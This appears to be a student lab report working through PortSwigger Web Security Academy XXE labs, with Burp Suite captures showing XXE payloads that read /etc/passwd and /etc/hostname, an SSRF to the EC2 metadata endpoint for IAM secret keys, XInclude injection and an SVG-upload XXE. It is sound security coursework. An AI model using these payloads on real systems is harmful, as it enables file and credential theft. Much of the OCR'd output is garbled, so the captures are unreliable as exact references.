



Sri Lanka Institute of Information Technology

System And Network Programming – IE2012

Lab 04

Exploring the PortSwigger XXE and SQL
injection Vulnerabilities

IT22151056

De Silva K.R.K.D

Group – WD.CS 01.02

Table of contents

INTRODUCTION TO THE TOPIC.....	.3
METHODOLOGY.....	4
XXE Injection.....	5
Exploiting xxe using external entities to retrieve files.....	5
Exploiting xxe to perform SSRF attacks.....	7
Exploiting XInclude to retrieve files.....	9
Exploiting xxe via image file upload.....	12
Exploiting xxe to retrieve data by repurposing a local DTD.....	17
SQL Injection.....	20
SQL injection vulnerability in where clause allowing retrieval of hidden data.....	20
SQL injection vulnerability allowing login bypass.....	22
SQL injection attack, querying the database type and version on Oracle.....	24
SQL injection attack, querying the database type and version on MySQL and Microsoft.....	26
SQL injection attack, listing the database contents on non-Oracle databases.....	28
SQL injection attack, listing the database contents on Oracle.....	32
SQL injection UNION attack, determining the number of columns returned by the query.....	35
SQL injection UNION attack, finding a column containing text.....	37
SQL injection UNION attack, retrieving data from other tables.....	40
SQL injection UNION attack, retrieving multiple values in a single column.....	43
Visible error-based SQL injection.....	45
Conclusion.....	48
References.....	48

Introduction to the topic

The security of web applications is of the greatest significance in a digital environment that is becoming more linked. These apps are becoming more complicated, which increases their vulnerability to attack by threat actors. XML External Entity(XXE) injection and SQL injection are two common methods of attack that continue to be a problem for cybersecurity professionals. If these flaws are not fixed, they may result in data breaches, the loss of sensitive information, or even the compromise of an entire digital ecosystem. “This attack happens when a badly configured XML input containing a reference to an external entity In addition to other system effects, this attack may result in the revelation of sensitive information, a loss of service, server-side request fraud, port scanning from the perspective of the machine hosting the parser, and other effects.”[1]

Within the strong framework of PortSwigger’s web security academy, our journey through this huge topic takes us into the world of XXE and SQL injection vulnerabilities. Through the web security academy, PortSwigger, a major provider of web security solutions known for its main offering, Burp Suite, has strengthened its commitment to cybersecurity education. The wealth of information available on this free online platform, which includes interactive laboratories, lessons, and challenges, is intended to help both security beginners and experts. “SQL injection, sometimes referred to as SQLI, is a popular attack method that uses malicious SQL code to manipulate database backend and access data that was not meant to be displayed.”[2]

I will begin a journey of research within the parameters of this study, analyzing the complexity of XXE and SQL injection vulnerabilities. These dangers, which are frequently sneaky and difficult to spot, put the confidentiality, integrity, and availability of web applications and the data they depend on at risk. Both academic and practical expertise will be a part of our journey. I will obtain an understanding of how these vulnerabilities function, how to recognize them in the field, and most importantly, how to mitigate them successfully by going into real-world examples and carefully developed exercises provided by PortSwigger.

I will explore the complex of XXE and SQL injection vulnerabilities as I make my way through the PortSwigger ecosystem, ultimately increasing our toolkit in the continuous struggle for web security. So get ready to start this fascinating trip where knowledge and action merge within the huge expanse of PortSwigger’s Web Security Academy.

Methodology

Become familiar with the PortSwigger web security academy platform before you start exploring. Consider spending some time exploring its UI, which has helpful materials including lessons, laboratories, and challenges regarding XXE and SQL injection issues. Start a research journey together to become familiar with the platform's layout in order to build a solid theoretical foundation. Learn the definitions, fundamental concepts, and potential dangers that XXE and SQL injection vulnerabilities pose to online applications by going into their basic fundamentals. Recognize their importance in relation to web security as a whole. After you've established your theoretical foundation, access the PortSwigger web security academy. Create an account or log in, depending on how comfortable you are using the site. Make sure you have the right authorizations before exploring material with a focus on XXE and SQL injection. Browse through the specific modules, courses, or labs within the web security academy that are designed to give practical experience and real-world scenarios for learning and managing these important vulnerabilities.

XXE injection

Exploiting xxe using external entities to retrieve files

Go to the product page first. Choose any item and click “view details”. Then click “check stock” and use Burp Suite to block the next post request.

The screenshot shows a web browser displaying a lab titled "Lab: Exploiting XXE using external entities to retrieve files". The URL is https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-retrieve-files. The page includes a sidebar with navigation links for XML external entity (XXE) injection, such as "What is XXE?", "XML entities", and "Exploiting vulnerabilities". The main content area contains instructions for the lab, a "SOLUTION" section with steps and code snippets, and a "Community solutions" section. To the right, there is an advertisement for Burp Suite with a "TRY FOR FREE" button.

The screenshot shows a product page for "High-End Gift Wrapping" on a website. The product has a 4-star rating and 587 reviews. It features a yellow bicycle wrapped in colorful, knitted or crocheted strips. The page includes a "Description" section with text about the service, and a "Check stock" button at the bottom. There is also a "London" dropdown menu.

```
POST /product/stock HTTP/1.1
Host: 0a4e00ed047640efc3d7abe00440038.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept: */*
Origin: https://0a4e00ed047640efc3d7abe00440038.web-security-academy.net
Referer: https://0a4e00ed047640efc3d7abe00440038.web-security-academy.net/product?productId=1&storeId=1
Accept-Language: en-US,en;q=0.5
Content-Length: 10
Content-Type: application/x-www-form-urlencoded
Connection: close
Accept-Encoding: gzip, deflate
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: no-store
Sec-Fetch-Site: same-origin
Sec-Fetch-User: none
Date: Mon, 10 Jul 2023 12:00:00 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.12
Content-Type: application/json; charset=UTF-8
Content-Length: 10
Date: Mon, 10 Jul 2023 12:00:00 GMT
Connection: close
Set-Cookie: PHPSESSID=0a4e00ed047640efc3d7abe00440038; expires=Mon, 10-Jul-2023 12:00:00 UTC; path=/; secure; HttpOnly
```

Comment this item HTTP/2

Inspector

Request attributes 2

Request query parameters 0

Request cookies 1

Request headers 19

Send this code to Repeater. Change the XML code “<!DOCTYPE test [<!ENTITY xxe SYSTEM “file:///etc/passwd”>]>” and replace the product id as “&xxe;”, Now click the send button and solve the level.

The screenshot shows the Burp Suite interface with the following details:

Request

```
Pretty Raw Hex  
POST /product/stock HTTP/1.1  
Host: 127.0.0.1:8080  
Accept: application/json  
Content-Type: application/xml  
Cookie: sessionId=7c7d0fe040038; web-security-academy.net  
Content-Length: 175  
Sec-Ch-Ua: "Not A Brand";v="1"  
Sec-Ch-Ua-Platform: "  
Sec-Ch-Ua-Mobile: ?0  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chromium/91.0.4453.113 Safari/537.36  
Content-Type: application/xml  
Accept: application/json  
Accept-Charset: UTF-8;q=1, */*;q=0.9  
Accept-Encoding: gzip, deflate  
Accept-Language: en-US;q=0.9  
<xmp>version="1.0" encoding="UTF-8">  
<!DOCTYPE xxe [<ENTITY xxe SYSTEM "file:///etc/passwd" >]>  
<stockCheck>  
  <storeId>  
    <xxe>  
      </storeId>  
    <storeId>  
  </storeId>  
</stockCheck>
```

Response

```
Pretty Raw Hex  
HTTP/1.1 200 OK  
Content-Type: application/json; charset=utf-8  
X-Frame-Options: SAMEORIGIN  
Content-Length: 1338  
  
[...]  
1 *invalid product ID root@0:Oroot:/root/bin/bash  
2 daemon@1:1:daemon:/usr/sbin:/usr/sbin/nologin  
3 bin@1:2:bin:/bin:/usr/sbin/nologin  
4 sync@1:3:sync:/sbin:/usr/sbin/nologin  
5 sync:x:4:5534:sync:/bin:/sbin/sync  
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin  
7 mail:x:8:12:mail:/var/mail:/usr/sbin/nologin  
8 mailx:x:9:10:mailx:/var/mail:/usr/sbin/nologin  
9 news:x:10:19:news:/var/spool/news:/usr/sbin/nologin  
10 proxy:x:11:13:proxy:/var/run/proxy:/usr/sbin/nologin  
11 proxyx11:x:13:proxy:/bin:/usr/sbin/nologin  
12 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
14 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
15 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
16 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
17 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
19 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
20 lister:x:10:10:MailingListManager:/var/list:/usr/sbin/nologin  
21 ircd:x:19:91:ircd:/var/run/ircd:/usr/sbin/nologin  
gnatwix:x:41:41:gnatwix-bunting@gnatwix:/var/lib/gnatwix:/usr/sbin/nologin  
gnatwix:x:41:41:gnatwix-bunting@gnatwix:/var/lib/gnatwix:/usr/sbin/nologin  
24 aptroot:x:100:6554::noinstall:/usr/sbin/nologin  
peter:x:12001:12001:/home/peter:/bin/bash  
car:x:12002:12002:/home/car:/bin/bash  
user:x:12000:12000:/home/user:/bin/bash  
28 elmer:x:12098:12098:/home/elmer:/bin/bash  
29 acedemic:x:12099:12099:/home/acedemic:/bin/bash  
30 mosesphub:x:101:101:/mosesphub:/usr/sbin/nologin  
31 dineshqq:x:102:6554::nmail,  
:  
:/var/lib/misc:/usr/sbin/nologin  
32 systemd-timesync:x:103:103:systemdTimeSynchronization,  
:  
:/run/systemd:/usr/sbin/nologin  
33 systemd-networkx:x:104:105:systemdNetworkManagement,  
:  
:/run/systemd:/usr/sbin/nologin  
34 systemd-resolve:x:105:105:systemdResolver,  
:  
:/run/systemd:/usr/sbin/nologin  
35 mysql:x:106:107:MySQLServer zwar,  
:  
:/nonexistent:/bin/false  
36 postgres:x:107:110:PostgreSQLSQLAdministrator,
```

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

High-End Gift Wrapping

★ ★ ★ ★ ★ \$87.93

Description:
We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to.
The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked

Exploiting xxe to perform SSRF attacks

Go to the product page and choose any item and click “view details”. Then click “check stock” and use Burp Suite to block the next post request.

Back to all topics

XML external entity (XXE) injection

What is XXE?

XML entities

How vulnerabilities arise

Testing for vulnerabilities

Exploiting vulnerabilities

Blind vulnerabilities

Finding hidden attack surface

Preventing vulnerabilities

View all XXE injection labs

APPROPRIATE LAB Not solved

Lab: Exploiting XXE to perform SSRF attacks

This lab has a “Check stock” feature that parses XML input and returns any unexpected values in the response.

The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is <http://169.254.169.254/>. This endpoint can be used to retrieve data about the instance, some of which might be sensitive.

To solve the lab, exploit the XXE vulnerability to perform an SSRF attack that obtains the server’s IAM secret access key from the EC2 metadata endpoint.

ACCESS THE LAB

Solution

- Visit a product page, click “Check stock”, and intercept the resulting POST request in Burp Suite.
- Insert the following external entity definition between the XML declaration and the stockCheck element:

```
<!DOCTYPE test [ <!ENTITY xxec SYSTEM "http://169.254.169.254/"> ]>
```

- Replace the `productid` number with a reference to the external entity: `&xxec;`. The response should contain “Invalid product ID.” followed by the response from the metadata endpoint, which will initially be a folder name.
- Iteratively update the URL in the DTD to explore the API until you reach `/latest/meta-data/iam/security-credentials/admin`. This should return JSON containing the `SecretAccessKey`.

Find XSS vulnerabilities using Burp Suite TRY FOR FREE

Burp Suite Community Edition v2023.9.3 - Temporary Project

Proxy | Intruder | Repeater | View | Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history ⚙️ Proxy settings

Request to https://0a25008b0482bc4d8264796000c40098.web-security-academy.net:443 [79.125.84.16]

Forward Drop Intercept is on Action Open browser

```

1 POST /product/stock HTTP/2
2 Host: 0a25008b0482bc4d8264796000c40098.web-security-academy.net
3 Cookie: session=L4eEKS0dsSEFnBnigCic4Jm0wvcfgn
4 Content-Length: 107
5 Sec-Ch-Ua: "Not A Brand"
6 Sec-Ch-Ua-Platform: ""
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
9 Content-Type: application/xml
10 Origin: https://0a25008b0482bc4d8264796000c40098.web-security-academy.net
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Accept: */*
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 
```

<?xml version="1.0" encoding="UTF-8"?>

<stockCheck>

<productId>

</productId>

<storeId>

</storeId>

</stockCheck>

Comment this item ⚙️ HTTP/2

Inspector Request attributes Request query parameters Request cookies Request headers

To repeater, send this code, and adjust the XML code to “<!DOCTYPE test [<!ENTITY xxe SYSTEM “file:///etc/passwd”]>”. Replace the product id as “&xxe;”. To explore the API, iteratively update the URL DTD until you reach “/latest/meta-data/iam/security-credentials/admin” and send.

Burp Suite Community Edition v2023.9.3 - Temporary Project

Target: https://0a25008b0482bc4d8264796000c40098.web-security-academy.net ⚙️ HTTP/2

Request

Pretty Raw Hex

```

1 POST /product/stock HTTP/2
2 Host: 0a25008b0482bc4d8264796000c40098.web-security-academy.net
3 Cookie: session=L4eEKS0dsSEFnBnigCic4Jm0wvcfgn
4 Content-Length: 230
5 Sec-Ch-Ua: "Not A Brand"
6 Sec-Ch-Ua-Platform: ""
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
9 Content-Type: application/xml
10 Origin: https://0a25008b0482bc4d8264796000c40098.web-security-academy.net
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Accept: */*
15 Referer: https://0a25008b0482bc4d8264796000c40098.web-security-academy.net/product?productId=&xxe;
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 
```

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE test [<!ENTITY xxe SYSTEM “file:///etc/passwd”]>

<stockCheck>

<productId>

<xxe;>

</productId>

<storeId>

</storeId>

</stockCheck>

Response

Pretty Raw Hex Render

```

1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 553
5 
6 {
7   "error": {
8     "code": "Invalid productId",
9     "message": "Code: Success",
10    "lastUpdated": "2023-09-08T17:43:44.765349172Z",
11    "type": "APIError"
12  }
13 }
14 
```

Request attributes Request query parameters Request cookies Request headers Response headers

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home

Caution Sign

★★★★★

\$40.38

Description:
Alert your loved ones to the perils of the bathroom before it's too late thanks to this novelty sign.
Perfect for home or even the office, be sure to pop it under your arm and take it to the loo when you're going for an extended visit. Its bright yellow colour and red caution sign makes an easy target for any bathroom burglar who has been following you into the restroom. The foldable design makes it easy to store away when you're finished.

Exploiting XInclude to retrieve files

Visit the product page and click “view details” and click “Check store”. Then use Burp Suite to block the ensuing POST request.

PortSwigger

Products | Solutions | Research | Academy | Support | [Log out](#) [MY ACCOUNT](#)

Dashboard Learning path Latest topics All labs Mystery labs Hall of Fame Get started Get certified

Web Security Academy > XXE injection > Lab

Lab: Exploiting XInclude to retrieve files

PRACTITIONER LAB Not solved

This lab has a “Check stock” feature that embeds the user input inside a server-side XML document that is subsequently parsed. Because you don't control the entire XML document you can't define a DTD to launch a classic XXE attack. To solve the lab, inject an `<XInclude` statement to retrieve the contents of the `/etc/passwd` file.

[Hint](#)

[ACCESS THE LAB](#)

[Solution](#)

1. Visit a product page, click “Check stock”, and intercept the resulting POST request in Burp Suite.
2. Set the value of the `productId` parameter to:

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text">
```

Find XSS vulnerabilities using [Burp Suite](#) [TRY FOR FREE](#)

The screenshot shows a product page from WebSecurityAcademy.net. The title is "Exploiting XInclude to retrieve files". The product is titled "The Giant Enter Key" with a price of \$22.81. It features a large black Enter key-shaped cushion. A description below states: "Made from soft, nylon material and stuffed with cotton, this giant enter key is the ideal office addition. Simply plug it in via a USB port and use it as you're normal enter button! The only difference being is you can smash the living heck out of it whenever you're annoyed. This not only saves your existing keyboard from yet another hammering, but also ensures you won't get fined by your boss for damage to company property." It also mentions it's an ideal gift for angry co-workers.

The screenshot shows the Burp Suite interface. The "Proxy" tab is selected, showing a captured POST request to https://0a10000704aec6da84347dc3002300e4.web-security-academy.net:443. The request body contains the payload: "product.productId=7&testOrId=1". The "Inspector" tab on the right shows the request attributes, query parameters, body parameters, cookies, and headers.

Now right-click on the proxy and send it to the repeater. Then change the product id as (<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>)

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: https://0a10000704aec6da84347dc3002300e4.web-security-academy.net

Request

```
Pretty Raw Hex
1 POST /product/productId HTTP/2
2 Host: 0a10000704aec6da84347dc3002300e4.web-security-academy.net
3 Cookie: session=0ecCV151Utep75LR53Pw5Y7i8iEc
4 Content-Length: 128
5 Sec-Fetch-Dest: document
6 Sec-Ch-User-Platform: ""
7 Sec-Ch-User-Mobile: "70
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Referer: https://0a10000704aec6da84347dc3002300e4.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a10000704aec6da84347dc3002300e4.web-security-academy.net/product?productId=7
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19 product=<foo xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"><xsi:include parse="text"
20 href="file:///etc/passwd"/></foo>
21 <script>id</script>
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2339
5
6 "Invalid product ID: root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin/nologin
8 bin:x:2:1:bin:/bin/nologin
9 sys:x:3:1:sys:/dev/nologin
10 sync:x:4:65534:sync:/bin/nologin
11 games:x:5:40:games:/usr/games:/usr/sbin/nologin
12 man:x:6:10:man:/usr/share/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 uucp:x:9:10:uucp:/var/spool/uucp:/usr/sbin/nologin
16 www-data:x:10:10:www-data:/var/www:/usr/sbin/nologin
17 proxy:x:11:13:proxy:/bin:/usr/sbin/nologin
18 redis:x:12:12:redis:/var/lib/redis:/usr/sbin/nologin
19 hadoop:x:13:13:hduser:/var/hadoop:/usr/sbin/nologin
20 listr:x:18:18:MailinglistManager:/var/list:/usr/sbin/nologin
21 irc:x:19:19:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:20:20:gnats:/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 apt:x:100:65534:/:/nonexistent:/usr/sbin/nologin
25 pi:x:101:101:pi:/home/pi:/bin/bash
26 carlos:x:11002:12002:/home/carlos:/bin/bash
27 user:x:12000:12000:/home/user:/bin/bash
28 user2:x:13000:13000:/home/user2:/bin/bash
29 academy:x:14000:14000:/academy:/bin/bash
30 messenger:x:101:101:/nonexistent:/usr/sbin/nologin
31 dmnaas:x:102:65534:dmnaas,
32
33 '/var/lib/micro:/usr/sbin/nologin
34 systemd-timesyncd:x:103:103:systemdTimeSynchronization,
35
36 '/run/systemd:/usr/sbin/nologin
37 systemd-network:x:104:105:systemdNetworkManagement,
38
39 '/run/systemd:/usr/sbin/nologin
40 systemd-removelnx:x:105:106:systemdRemover,
41
42 '/run/systemd:/usr/sbin/nologin
43 mysql:x:106:107:mysqlServer,
44
45 '/nonexistent:/bin/false
46
47 hostaccess:x:107:110:PostureSCLAdministrator,
```

0 highlights 0 highlights

Exploiting XInclude to retrieve files

WebSecurity Academy

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

The Giant Enter Key


★ ★ ★ ★ ★ \$22.81



Description:
Made from soft, nylon material and stuffed with cotton, this giant enter key is the ideal office addition. Simply plug it in via a USB port and use it as your normal enter button! The only difference being is you can smash the living heck out of it whenever you're annoyed. This not only saves your existing keyboard from yet another hammering, but also ensures you won't get fined by your boss for damage to company property.

Exploiting xxе via image file upload


Visit the blog page select “view post” and fill in the comment field. The subsequent POST comment should be blocked using the Burp suite.



The screenshot shows the PortSwigger Web Security Academy interface. The left sidebar has a blue header "XML external entity (XXE) injection" with sub-links like "What is XXE?", "XML entities", "How vulnerabilities arise", "Testing for vulnerabilities", "Exploiting vulnerabilities", "Blind vulnerabilities", "Finding hidden attack surface", "Preventing vulnerabilities", and "View all XXE injection labs". The main content area is titled "Lab: Exploiting XXE via image file upload" and is marked as a "PRACTITIONER" level "LAB" that is "Not solved". It contains instructions: "This lab lets users attach avatars to comments and uses the Apache Batik library to process avatar image files. To solve the lab, upload an image that displays the contents of the /etc/hostname file after processing. Then use the "Submit solution" button to submit the value of the server hostname." Below this is a "Hint" section and a large "ACCESS THE LAB" button. To the right is a sidebar with a "TRY FOR FREE" button for Burp Suite. At the bottom of the main content area is a "Solution" section with three steps:

1. Create a local SVG image with the following content:

```
<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname"> ]>
```
2. Post a comment on a blog post, and upload this image as an avatar.
3. When you view your comment, you should see the contents of the /etc/hostname file in your image. Use the "Submit solution" button to submit the value of the server hostname.



The screenshot shows a blog post titled "Exploiting XXE via image file upload" by Sophie Mail on 19 August 2023. The post features a large image of a house with various icons around it, including a padlock, a smartphone, and a speaker. The title is "Protect Your Smart Home Gadgets From Cyber Attacks". The post discusses how smart home devices can be attacked from within. A quote from the post reads: "While we've been sleeping in beds that don't cook breakfast and having to switch the overhead lights on ourselves, some of the more privileged in our communities have been under attack. A home invasion of a different kind. The attacks have come from within, their gadgets are running amok and the scene unfolding is reminiscent of The Purge." A note at the bottom says: "Cute dolls are transforming into The Bride of Chuckie as voice activation software is asking."

Exploiting XInclude to retrieve file

Exploiting XIE via image file upload

<https://0a6900f4040add2f80b549750092006b.web-security-academy.net/post/1>

Aima Richman | 29 August 2023
If my blog finds out how much time I'm spending with yours, the game is up!

Bud Vizer | 30 August 2023
I like to read things that are this short, I lose concentration after a while.

Leave a comment

Comment:

Name:

Avatar:

Email:

Website:

Post Comment

< Back to Blog

The screenshot shows a Burp Suite interface with the following details:

- Project:** temporary-project
- Target:** https://0ad900f404add2f8b054975009200eb.web-security-academy.net:443 [Proxy settings]
- Request:** POST /post?comment HTTP/2
- Host:** 0ad900f404add2f8b054975009200eb.web-security-academy.net
- Cookie:** session=0ad900f404add2f8b054975009200eb
- Content-Type:** application/x-www-form-urlencoded; charset=UTF-8
- Cache-Control:** max-age=0
- Sec-Ch-Ua:** Not A Brand;v=1, "Chromium";v=116, "Google Chrome";v=116, "Safari";v=157.36
- Sec-Ch-Ua-Mobile:** ?0
- Sec-Ch-Ua-Platform:** " "
- Upgrade-Insecure-Requests:** 1
- Origin:** https://0ad900f404add2f8b054975009200eb.web-security-academy.net
- Content-Type:** multipart/form-data; boundary=-----WebKitFormBoundaryh1zYlxKyZCfIPwQ
- User-Agent:** Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/157.36
- Accept:** text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Accept-Encoding:** gzip, deflate
- Accept-Language:** en-US,en;q=0.9
- Referer:** https://0ad900f404add2f8b054975009200eb.web-security-academy.net/post?postId=1
- Content-Disposition:** form-data; name="comment"; filename="W3C_Logo.svg"
- Content-Type:** image/svg+xml
- Content:** <svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" width="100%" height="100%" viewBox="0 0 300 300"><title>W3C Logo</title><desc>Designed for the W3C Logo Contest in 2006 by Harvey Rayner, and adopted by W3C in 2009. It is available under the Creative Commons license for those who have an SVG product or who are using SVG on their site.</desc><metadata id="license"><rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#" xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:cc="http://web.resource.org/cc/"><cc:Work rdf:about="https://www.w3.org/2009/08/w3c-cc0-2009-en.html"><dc:title>W3C Logo</dc:title><dc:date>14-08-2009</dc:date><dc:creator><cc:Agent><dc:title>W3C</dc:title></cc:Agent>

Exploiting XXE via image file upload

Web Security Academy

Exploiting XXE via image file upload

Submit solution Back to lab description >

Home

Thank you for your comment!

Your comment has been submitted.

< Back to blog

Now send the proxy code to the repeater. Go to the “payloadAllTheThings” GitHub page and find the “XXE inside SVG” code, so copy that code and paste it after the image code which we added.

PayloadsAllTheThings / XXE Injection / XXE inside SVG

Classic

```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE test [ <ENTITY xxe SYSTEM "file:///etc/hostname" > ]>
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1" height="20" width="200" height="200"></image>
</svg>
```

OOB via SVG rasterization

xxe.svg

```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE svg [
